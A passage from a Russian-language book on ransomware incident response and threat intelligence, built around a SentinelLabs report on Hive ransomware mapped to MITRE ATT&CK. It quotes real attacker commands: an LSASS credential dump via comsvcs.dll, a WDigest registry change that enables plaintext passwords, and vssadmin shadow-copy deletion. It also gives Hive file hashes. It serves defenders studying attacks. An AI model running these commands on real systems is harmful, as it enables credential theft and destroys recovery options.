


Рис. 3.1. Портал программы-вымогателя BlackMatter

Как видно на рисунке 3.1, такие порталы предоставляют жертве много информации, включая сумму выкупа, платежные реквизиты, украденные данные — и даже возможность тестовой расшифровки и поддержку в чате. Но что более важно, в верхней части экрана мы видим название семейства программ-вымогателей — BlackMatter.

Используя эту информацию, можно двигаться дальше и попытаться понять, какие TTP обычно используются этим злоумышленником.

Какую-то информацию вы можете получить из различных общедоступных источников, мы подробно поговорим об этом в главе 6 «Сбор данных о киберугрозах, связанных с программами-вымогателями».

Также может быть весьма полезно иметь доступ к коммерческим платформам анализа киберугроз.




Рис. 3.2. Профиль BlackMatter на платформе Group-IB Threat Intelligence

Почему это удобно? Такие платформы содержат много информации о программах-вымогателях на всех уровнях — стратегическом, оперативном и тактическом. Там вы найдете информацию о TTP программ-вымогателей, включая используемые ими инструменты, уязвимости и т.д. Кроме того, вы увидите множество различных индикаторов компрометации, таких как хеши, имена файлов и IP-адреса. Наконец, обычно там есть информация о целевых странах и отраслях. Мы обсудим эту тему более подробно в главе 4 «Киберразведка и программы-вымогатели».

Располагая этой информацией, уже можно предположить, как злоумышленники получили первоначальный доступ к скомпрометированной сети и чем они пользовались для повышения привилегий, доступа к учетным данным, продвижения и т.д.

Давайте рассмотрим один из примеров, которые мы уже обсуждали в предыдущих главах, — программу-вымогатель Ryuk.

Если атака произошла и файлы уже зашифрованы, нужно найти источник развертывания программы-вымогателя и используемый метод. Ryuk зачастую развертывается с контроллера домена. Допустим, вам посчастливилось найти, с какого именно, но есть проблема: из-за недостатка записей в журнале вы не видите источник подключения к этому серверу.

Тогда вы анализируете имеющиеся у вас сведения о киберугрозах и обнаруживаете, что связанные с Ryuk преступники обычно используют такие инструменты, как Cobalt Strike, AdFind и Bloodhound, и получают первоначальный доступ к сетям с помощью целевых фишинговых электронных писем, доставляя Trickbot или BazarLoader.

Теперь вы знаете, что искать, — у операторов программ-вымогателей чрезвычайно популярны различные фреймворки постэксплуатации, такие как Cobalt Strike, а они, к счастью, оставляют множество следов, которые можно найти в процессе реагирования на инциденты. Больше об источниках криминалистических артефактов вы узнаете из главы 7 «Цифровые криминалистические артефакты и их основные источники».

Важно отметить, что информация о TTP субъектов угроз важна не только для реагирования на инциденты, но и для их предотвращения, поэтому, если вы или участники вашей команды нашли какую-либо информацию о поведении злоумышленника, следует тут же адекватно настроить средства безопасности.

Рассмотрим ситуацию, когда атака еще не произошла — программа-вымогатель пока не развернута, но замечены некоторые предвестники взлома. Какими они бывают?

Мы уже знаем, что для получения первоначального доступа к сети злоумышленники обычно используют Trickbot или BazarLoader. Это значит, что мы должны реагировать на любые события, связанные с подобными угрозами, например на предупреждения от антивирусного программного обеспечения. Антивирусы могут быть полезны, даже если атака уже состоялась, поскольку злоумышленники используют различные инструменты и некоторые из них не могут остаться незамеченными. Поэтому подобные предупреждения могут подсказывать, где побывали злоумышленники во время постэксплуатации.

Кроме того, очень важно изолировать рабочую станцию (если это осуществимо и не повлияет на бизнес-процессы) и проверить, нет ли других необнаруженных артефактов. Если вы успешно обнаружили и удалили штамм BazarLoader, в памяти вполне мог остаться Cobalt Strike Beacon, а субъекты угрозы уже могли переместиться дальше по сети.

То же самое можно сказать и об уликах, указывающих на разведку сети или Active Directory. Если вы обнаружите такую активность, как, например, использование AdFind, очень важно понять, легитимна ли она, и отреагировать.

Это, конечно, не весь список примеров — мы обсудим их более подробно в главе 5 «Тактики, техники и процедуры групп, занимающихся распространением программ-вымогателей».

А теперь давайте перейдем к сдерживанию, устранению и восстановлению.

Сдерживание, устранение и восстановление

Как только вы разберетесь, с какой атакой имеете дело, пора применить меры сдерживания.

Самое очевидное, что вы можете сделать, — это заблокировать подключения к серверам управления и контроля. Без подключения злоумышленники вряд ли смогут причинить вред сети — если, конечно, они не запланировали выполнение каких-либо задач, которые, например, могут запустить бэкдор с другим адресом командного сервера.

Поэтому может потребоваться отключение всей сети от интернета. Все зависит от стадии жизненного цикла атаки — если вы обнаружили атаку на ранней стадии, изоляция всей сети может быть избыточным решением, но, если злоумышленники провели в вашей сети уже месяц, возможно, стоит перестраховаться.

Многие операторы программ-вымогателей используют легальные приложения для удаленного доступа, например следующие:

- TeamViewer
- AnyDesk
- SupRemo
- Remote Utilities
- Atera RMM
- Splashtop
- ScreenConnect

Это значит, что, как только вы обнаружили инцидент, такое программное обеспечение лучше заблокировать.

Как вы уже знаете, большинство злоумышленников занимаются кражей данных. Поэтому, если вы увидели следы деятельности предвестников программ-вымогателей и подозреваете, что злоумышленники все еще находятся в сети, лучше заблокировать доступ к популярным облачным файлообменникам, таким как MEGA, DropMeFiles, MediaFire и пр.

В некоторых случаях — в частности, когда вы имеете дело с первоначальным доступом — может оказаться достаточным изолировать взломанный хост. На самом деле это стоит сделать еще до этапа анализа, чтобы не дать злоумышленникам возможность продвижения по сети.

Киберпреступники стремятся получать повышенные (пусть и не самые высокие) права доступа и действующие учетные записи, поэтому, если вы заметили какие-либо свидетельства, указывающие на скомпрометированные учетные данные, следует сменить их пароли.

Если вы изолировали злоумышленников от взломанной сети и следов последующей вредоносной активности не появляется, можно приступить к удалению вредоносных программ и инструментов, используемых злоумышленниками.

С удалением скриптов и сервисов, не требующих установки, все понятно.

Инструменты удаленного доступа, такие как TeamViewer, имеют удобные деинсталляторы, поэтому удалить их со скомпрометированных хостов будет несложно.

С вредоносными программами несколько сложнее. Например, они могут быть бесфайловыми, то есть находиться только в памяти, не оставляя экземпляра на диске. Если вредоносное ПО закрепилось в скомпрометированной системе, что происходит довольно часто, то оно остается в памяти и после перезагрузки.

Назовем некоторые широко распространенные механизмы закрепления, используемые вредоносными ПО, которые используются в атаках с использованием программ-вымогателей.

- Ключи запуска реестра или папки автозагрузки.
- Службы Windows.
- Запланированные задания.

Можно обойтись без удаления механизма устойчивости, если вы уже удалили вредоносное ПО, но иногда это может привести к ложному обнаружению угрозы. Однажды мой клиент обнаружил вредоносную службу, связанную с Cobalt Strike, — моя команда моментально отреагировала, но вскоре выяснилось, что это всего лишь пережиток прошлой атаки, с которой команда клиента боролась несколько лет назад.

Итак, вы заблокировали командные серверы, изменили пароли для взломанных учетных записей, удалили вредоносное ПО и инструменты злоумышленников. Достаточно ли этого? Готовы ли вы снова запустить эту рабочую станцию или сервер? Если вы на сто процентов уверены, что все чисто, — почему бы и нет? Если нет — возможно, лучше заново развернуть систему из образа.

Возможна и другая ситуация — сеть уже зашифрована. Обычно в этом случае остается два варианта: вести переговоры с кибершантажистами и платить выкуп или восстанавливать инфраструктуру с нуля.

В первом случае дешифраторы, предоставляемые злоумышленниками, могут создать дополнительные проблемы. Вот еще один пример: операторы программы-вымогателя ProLock активно действовали с апреля по июнь 2020 г., и некоторые жертвы согласились заплатить выкуп и получили дешифратор. Но возникла проблема — дешифратор не работал должным образом, некоторые файлы размером более 64 Мбайт повреждались в процессе расшифровки. Как только это стало известно, репутация злоумышленников пошатнулась, и очень скоро ProLock исчез.

Конечно, не все дешифраторы работают плохо. Многие злоумышленники предоставляют исполняемые файлы, которые действительно все расшифровывают. Но это не гарантирует безопасности после оплаты — известны случаи, когда злоумышленники снова и снова атаковали одни и те же компании, пытаясь заработать еще больше денег.

Поэтому после успешной атаки — и особенно если организация решила заплатить — крайне важно улучшить состояние безопасности, чтобы вооружиться против будущих кибератак. Этому посвящен последний этап — действия после инцидента.

Действия после инцидента

На заключительном этапе группа реагирования на инциденты должна помочь пострадавшей компании понять, почему злоумышленникам удалось добиться успеха и что делать, чтобы избежать подобных ситуаций в будущем.

В зависимости от того, кто использовал программу-вымогатель, жизненный цикл инцидентов может быть абсолютно разным. На основе того, что именно вы обнаружили, вы можете дать комплекс рекомендаций. Давайте рассмотрим самые общие пункты.

Как мы выяснили, многие атаки программ-вымогателей начинаются с публично доступных RDP-серверов, а значит, хорошей рекомендацией будет выбрать другие методы удаленного доступа или, например, внедрить для таких RDP-соединений многофакторную аутентификацию.

Говоря об общедоступных частях уязвимой инфраструктуры, организация должна убедиться, что все уязвимости исправлены — особенно те, которые позволяют злоумышленникам получать данные действующих учетных записей или удаленно запускать код.

Если злоумышленники проникли через целевой фишинг, может потребоваться дополнительное обучение персонала или повышение безопасности почтового трафика, например внедрение систем «детонации» вредоносного ПО — технологичных «песочниц», которые анализируют каждое вложение или ссылку как во входящих, так и в исходящих электронных письмах.

То же самое можно сказать и о продуктах безопасности, ориентированных на внутреннюю сеть, — в некоторых случаях достаточно их правильно настроить, в других — необходимо их заменить. Кроме того, для них могут потребоваться дополнительные возможности мониторинга и дополнительный персонал, который, разумеется, нужно обучить.

Наконец, если имевшиеся резервные копии в итоге были удалены (как вы уже знаете, это довольно распространенная стратегия злоумышленников), организации следует подумать о защите резервного копирования — например, о внедрении правила 3–2–1, использовании отдельных учетных записей для доступа к серверам резервного копирования и реализации многофакторной аутентификации для любого типа доступа.

Это не весь список действий после инцидента, а лишь несколько примеров, чтобы помочь вам понять, что обычно делается на этом этапе.

Надеюсь, теперь вы лучше понимаете, как в целом выглядит типичный процесс реагирования на инциденты. Дополнительные сведения можно найти в «Руководстве по работе с инцидентами компьютерной безопасности», подготовленном NIST.

Выводы

В этой главе мы рассмотрели различные этапы процесса реагирования на инциденты, чтобы вы могли получить ясное представление об основных этапах борьбы с атаками программ-вымогателей. Мы продолжим изучать этот вопрос, чтобы вы смогли лучше ориентироваться в деталях.

Вы уже знаете, что киберразведка — очень важная часть процесса реагирования на инциденты, поэтому в следующей главе мы обсудим разные уровни аналитики и обратим особое внимание на атаки программ-вымогателей. Мы просмотрим открытый отчет об угрозах и извлечем из него разные виды данных, чтобы как следует разобраться, чем они отличаются.

РАЗДЕЛ 2

ВРАГА НУЖНО ЗНАТЬ В ЛИЦО: КАК ДЕЙСТВУЮТ БАНДЫ ОПЕРАТОРОВ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Глава 4

КИБЕРРАЗВЕДКА И ПРОГРАММЫ-ВЫМОГАТЕЛИ

Кибербразведка — очень важная часть реагирования на инциденты. Прочитав предыдущую главу, вы должны были получить четкое представление о текущей картине угроз и методах, используемых злоумышленниками. Теперь важно научиться быстро выполнять анализ и переходить к следующим этапам реагирования на инциденты.

Далее мы обсудим различные типы информации о киберугрозах: стратегическую, оперативную и тактическую. Практика всегда лучше теории, поэтому в нашем обсуждении мы разберем публично доступный отчет, из которого попробуем выделить различные типы аналитики.

Таким образом, в этой главе мы рассмотрим все типы данных о киберугрозах через призму программ-вымогателей:

- Кто и почему — стратегическая информация о киберугрозах.

- Как и где — оперативная информация о киберугрозах.
- Что — тактическая информация о киберугрозах.

Стратегическая информация о киберугрозах

Стратегическая информация о киберугрозах обычно предназначена для лиц, принимающих решения: директора по информационной безопасности (Chief Information Security Officer, CISO), директора по информационным технологиям (Chief Information Officer, CIO), технического директора (Chief Technology Officer, CTO) и др. Она включает описание глобальных направлений деятельности и мотивов злоумышленников и дает общие ответы на вопросы «кто» и «почему». Эта информация обеспечивает CISO, CIO и других руководителей в сфере кибербезопасности техническими и тактическими знаниями и помогает им предвидеть, какие могут появиться новые тенденции в сфере угроз.

Таким образом, «кто» относится к злоумышленникам, нацелившимся на организацию, а «почему» — к их мотивации.

С точки зрения мотивов киберпреступники вполне предсказуемы, их основная цель — получить с жертвы деньги. Как правило, речь идет о весьма значительных суммах.

Другой важный момент — какие организации становятся мишенями злоумышленников. Например, некоторые операторы программ-вымогателей не атакуют больницы, государственные учреждения, ключевые инфраструктурные объекты и т.д. Это хорошо иллюстрирует пример операторов BlackMatter, которые запрещают своим пособникам атаковать определенные категории организаций (рис. 4.1).

Теперь давайте ознакомимся с открытым отчетом команды SentinelLabs «Атаки Hive. Анализ программ-вымогателей, управляемых человеком, нацеленных на здравоохранение» (Hive Attacks | Analysis of the Human-Operated Ransomware Targeting Healthcare). Отчет доступен по ссылке: https://labs.sentinelone.com/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/.




Рис. 4.1. Раздел правил на веб-сайте программы-вымогателя BlackMatter11

И первый же важный стратегический факт заключается в том, что цель злоумышленников, использующих программу-вымогатель Hive, — учреждения здравоохранения. Да, некоторые операторы и их сообщники могут специализироваться на определенных областях бизнеса или отраслях, иногда — в конкретных странах. В качестве примера исследователи приводят больницы Memorial Healthcare System в Огайо. Описана атака с использованием программы-вымогателя, в результате которой организация была вынуждена перевести пациентов неотложной помощи из ряда своих больниц в другие учреждения. Злоумышленники прекрасно понимают, что предприятия отрасли здравоохранения — благоприятная среда, которая содержит большие объемы данных. В медицинской отрасли есть много точек входа, которые позволяют злоумышленникам проникать и перемещаться как им заблагорассудится. Если мы попробуем углубиться в этот аспект и проанализировать данные жертв, доступные на сайте утечек (DLS) злоумышленников, можно найти еще больше данных, связанных с атаками (рис. 4.2).

Поскольку список жертв не ограничивается организациями здравоохранения, анализ может дать более подробный обзор целей. Это позволит лицам, принимающим решения, получить ясное представление о том, реальна ли угроза для их бизнеса.

Рис. 4.2. Информация о жертве с DLS Hive

Кроме того, из отчета видно, что группа, стоящая за программой-вымогателем Hive, весьма активна. Она начала свою деятельность в конце июня 2021 г. и уже провела не менее 30 успешных атак. Этот факт также может помочь расставить приоритеты в оборонительной стратегии.

Давайте подробнее рассмотрим оперативные сведения о киберугрозах, которые можно извлечь из отчета.

Оперативная информация о киберугрозах

Оперативная информация о киберугрозах помогает понять возможности злоумышленников, дает представление об их инфраструктуре и, конечно же, о тактиках, техниках и процедурах. Этот вид информации позволяет нам узнать, «как» и «где», поэтому он ориентирован на аналитиков Центра управления безопасностью (Security Operation Center, SOC), специалистов по реагированию на инциденты, «охотников за угрозами» и т.д.

Как вы, возможно, уже поняли, ответ на вопрос «как» позволяет борцам со взломщиками собирать информацию о различных тактиках, техниках и процедурах преступников и помогает обнаружить и нейтрализовать их. Отвечая на вопрос «где», мы узнаем, где искать следы реализации различных тактик, техник и процедур, что позволяет нам применять упреждающий подход.

Давайте продолжим анализ отчета SentinelLabs о программе-вымогателе Hive и сосредоточимся на разделе «Технический анализ» (Technical analysis).

Одна из лучших структур, описывающая тактики, техники и процедуры (англ. tactics, techniques, and procedures, сокр. TTP), — MITRE ATT&CK®.

MITRE ATT&CK® представляет собой базу знаний и систему классификаций действий злоумышленников, предпринимаемых ими в ходе кибератак. Она состоит из следующих основных частей.

- Тактики — тактические цели нарушителей, такие как получение первоначального доступа к целевой сети.
- Техники — общие определения средств, которые злоумышленники используют для достижения своих целей, например целевой фишинг.
- Подтехники — более конкретные описания методов злоумышленников, такие как использование вредоносных вложений.
- Процедуры — как именно злоумышленник использует технику или подтехнику, например вредоносный документ Microsoft Office, вложенный в целевое фишинговое электронное письмо.

В этой книге мы будем активно обращаться к MITRE ATT&CK®, поэтому, если вы не знакомы с этой базой знаний, посетите официальный сайт: https://attack.mitre.org/.

Первое, что мы видим в разделе «Технический анализ» отчета SentinelLabs, — то, что начальные векторы атаки могут различаться. К сожалению, в этом отчете не названы возможные варианты.

Зато мы сразу же узнаем о любимом фреймворке постэксплуатации злоумышленников — Cobalt Strike. Правда, в отчете нет никаких подробностей о том, как именно он использовался во время атак. В то же время исследователи делятся информацией о другом инструменте, ConnectWise — легитимном инструменте удаленного администрирования, используемом злоумышленниками для поддержания доступа к взломанной сети. Как вы уже знаете из главы 3 «Процесс реагирования на инциденты»,

использование таких инструментов очень распространено среди групп, связанных с программами-вымогателями.

MITRE ATT&CK® содержит описание этого метода. Его ID — T1219, а название — Remote Access Software (https://attack.mitre.org/techniques/T1219/). Суть заключается в том, что злоумышленники могут использовать различные инструменты удаленного доступа, такие как TeamViewer, AnyDesk и т.д., в качестве альтернативных каналов связи для резервного доступа к скомпрометированным хостам.

Далее мы рассмотрим другие методы, описанные в отчете.

```
\Windows\system32\cmd.exe /C rundll32.exe
\Windows\System32\comsvcs.dll MinDump 752 lsass.dmp full
```

Во-первых, мы видим, что для запуска исполняемых файлов злоумышленники использовали cmd.exe. Теперь мы знаем подтехнику, а именно Windows Command Shell (T1059.003).

Кроме того, для обхода защиты злоумышленники использовали rundll32.exe — это пример подтехники «запуск на исполнение через подписанные двоичные файлы» — signed binary proxy execution (T1218.011).

Наконец, основная цель, которую мы здесь видим, — получить доступ к учетным данным. В данном случае это сделано путем злоупотребления системной библиотекой comsvcs.dll для получения дампа процесса lsass.exe, то есть подтехникой дампинга учетных данных ОС — выгрузки памяти Сервиса проверки подлинности локальной системы безопасности (LSASS) (T1003.001).

Зачем нужен дампинг? Дело в том, что система хранит в своей памяти различные элементы учетных данных, и, если злоумышленники смогут сбросить содержимое памяти на диск, они получат возможность использовать различные инструменты для извлечения актуальных учетных данных.

Чтобы включить кэширование учетных данных в открытом виде, злоумышленники внесли изменения в реестр, снова задействовав cmd.exe:

```
\Windows\system32\cmd.exe /C reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest/v
UseLogonCredential /t REG_DWORD /d 1 && gpupdate /force
```

Это еще один метод, задокументированный в MITRE ATT&CK®, — редактирование реестра (T1112).

Другой важный факт, представленный в этом отчете, состоит в том, что на этапе постэксплуатации злоумышленники использовали ADRecon. Это еще один популярный инструмент, с помощью которого можно извлекать различные артефакты из среды Active Directory, многие операторы программ-вымогателей применяют его на этапе сетевой разведки. Опять же, нет информации о том, как именно он использовался во время данной кампании. Однако, поскольку это инструмент на основе PowerShell, мы можем выделить еще одну подтехнику использования интерпретатора команд и сценариев — PowerShell (T1059.001). Сценарии PowerShell очень распространены, и вы столкнетесь с ними в контексте почти любых инцидентов, связанных с атаками с использованием программ-вымогателей.

Следующий раздел отчета посвящен анализу самой программы-вымогателя Hive. Он также может раскрыть информацию о TTP злоумышленников. Первое, что мы видим, — программа написана на языке Go, который становится все более и более популярным среди создателей программ-вымогателей. Важно и то, что программа упакована с помощью UPX, распространенного упаковщика, используемого многими злоумышленниками для обхода некоторых средств защиты. Здесь мы имеем дело с подтехникой обфускации (запутывания) файлов или информации — упаковкой программного обеспечения (T1027.002).

Далее мы видим еще один очень распространенный метод, используемый многими преступниками, связанными с программами-вымогателями, — остановка ряда процессов и служб, чтобы без помех все зашифровать. В MITRE ATT&CK® задокументирован и этот метод — остановка служб (T1489).

Идем дальше — программа-вымогатель создает пакетный файл с именем hive.bat, который используется для удаления компонентов вредоносной программы. Вот его содержимое:

```
timeout 1 || sleep 1
del "C:\Users\admin1\Desktop\hmod4.exe"
if exist "C:\Users\admin1\Desktop\hmod4.exe" goto Repeat
del "hive.bat"
```

Здесь мы имеем дело с подтехникой удаления следов на хосте — удалением файла (T1070.004).

Это был не единственный пакетный файл, созданный программой-вымогателем. Другой файл, с именем shadow.bat, использовался для удаления теневых копий, чтобы файлы нельзя было восстановить с помощью встроенных возможностей ОС.

Вот содержимое этого командного файла:

```
vssadmin.exe delete shadows /all /quiet
del shadow.bat
```

Здесь речь идет о методе подавления возможностей восстановления системы (T1490).

И, наконец, одна из самых важных техник программ-вымогателей — это шифрование данных для оказания воздействия на жертву (T1486).

Давайте соберем найденные данные в таблицу.

Тактика	Техника (подтехника)
Запуск	Windows Command Shell (T1059.003)
	PowerShell (T1059.001)
Обход защиты	Rundll32 (T1218.011)
	Упаковка программного обеспечения (T1027.002)
	Удаление файла (T1070.004)
Доступ к учетным данным	Память LSASS (T1003.001)
Воздействие	Остановка служб (T1489)
	Подавление возможностей восстановления системы (T1490)
	Шифрование данных для оказания воздействия на жертву (T1486)

Таблица 4.1. Сводная таблица MITRE ATT&CK

Как видно из таблицы, мы не смогли реконструировать весь жизненный цикл атаки из отчета, но все же мы извлекли много TTP, на знания о которых можно опереться как в ходе реагирования на инциденты, так и при проактивном поиске угроз.

Мы продолжим анализ доступных отчетов в главе 6 «Сбор данных о киберугрозах, связанных с программами-вымогателями».

Тактическая информация о киберугрозах

Тактическая информация о киберугрозах нужна для работы различных продуктов безопасности, таких как система управления информацией и событиями безопасности (Security Information and Event Management, SIEM), межсетевые экраны, системы обнаружения/предотвращения вторжений (Intrusion Detection Systems/Intrusion Prevention Systems, IDS/IPS) и т.д. с индикаторами компрометации (Indicators of Compromise, IoC).

Этот уровень информации о киберугрозах сосредоточен на том, «что» — что конкретно происходит. Традиционно этот вид аналитики был самым распространенным, и многие вендоры предоставляли так называемые фиды — новостные ленты, или ленты актуальной информации, но в настоящее время все больше организаций ориентируются на TTP, так как классические индикаторы имеют очень короткий жизненный цикл.

В большинстве случаев эти индикаторы состоят из IP-адресов, доменных имен и хешей. Обычно хеши бывают следующих типов:

- MD5
- SHA1
- SHA256

Этими индикаторами удобно делиться с помощью платформ анализа киберугроз, таких как MISP, их можно использовать как для исследования, так и для обнаружения.

Вернемся к отчету, который мы анализируем. В нем есть раздел «Индикаторы компрометации». Он содержит ряд хешей, как типа SHA1, так и типа SHA256. Поскольку это хеши одних и тех же файлов, давайте сосредоточимся на первом типе — SHA1:

- 67f0c8d81aefcfc5943b31d695972194ac15e9f2
- edba1b73ddd0e32784ae21844c940d7850531b82
- 2877b32518445c09418849eb8fb913ed73d7b8fb
- cd8e4372620930876c71ba0a24e2b0e17dcd87c9
- eaa2e1e2cb6c7b6ec405ffdf204999853ebbd54a
- 0f9484948fdd1b05bad387b14b27dc702c2c09ed
- e3e8e28a70cdfa2164ece51ff377879a5151abdf
- 9d336b8911c8ffd7cc809e31d5b53796bb0cc7bb
- 1cc80ad88a022c429f8285d871f48529c6484734
- 3b40dbdc418d2d5de5f552a054a32bfbac18c5cc
- 2f3273e5b6739b844fe33f7310476afb971956dd
- 7777771aec887896be773c32200515a50e08112a
- 5dbe3713b309e6ecc208e2a6c038aeb1762340d4
- 480db5652124d4dd199bc8e775539684a19f1f24
- Dc0ae41192272fda884a1a2589fe31d604d75af2

Если воспользоваться одним из сервисов для анализа разного рода вредоносного контента, например VirusTotal (https://www.virustotal.com/), можно обнаружить, что все эти хеши относятся к штаммам программы-вымогателя Hive.




Рис. 4.3. Записи VirusTotal для одного из хешей

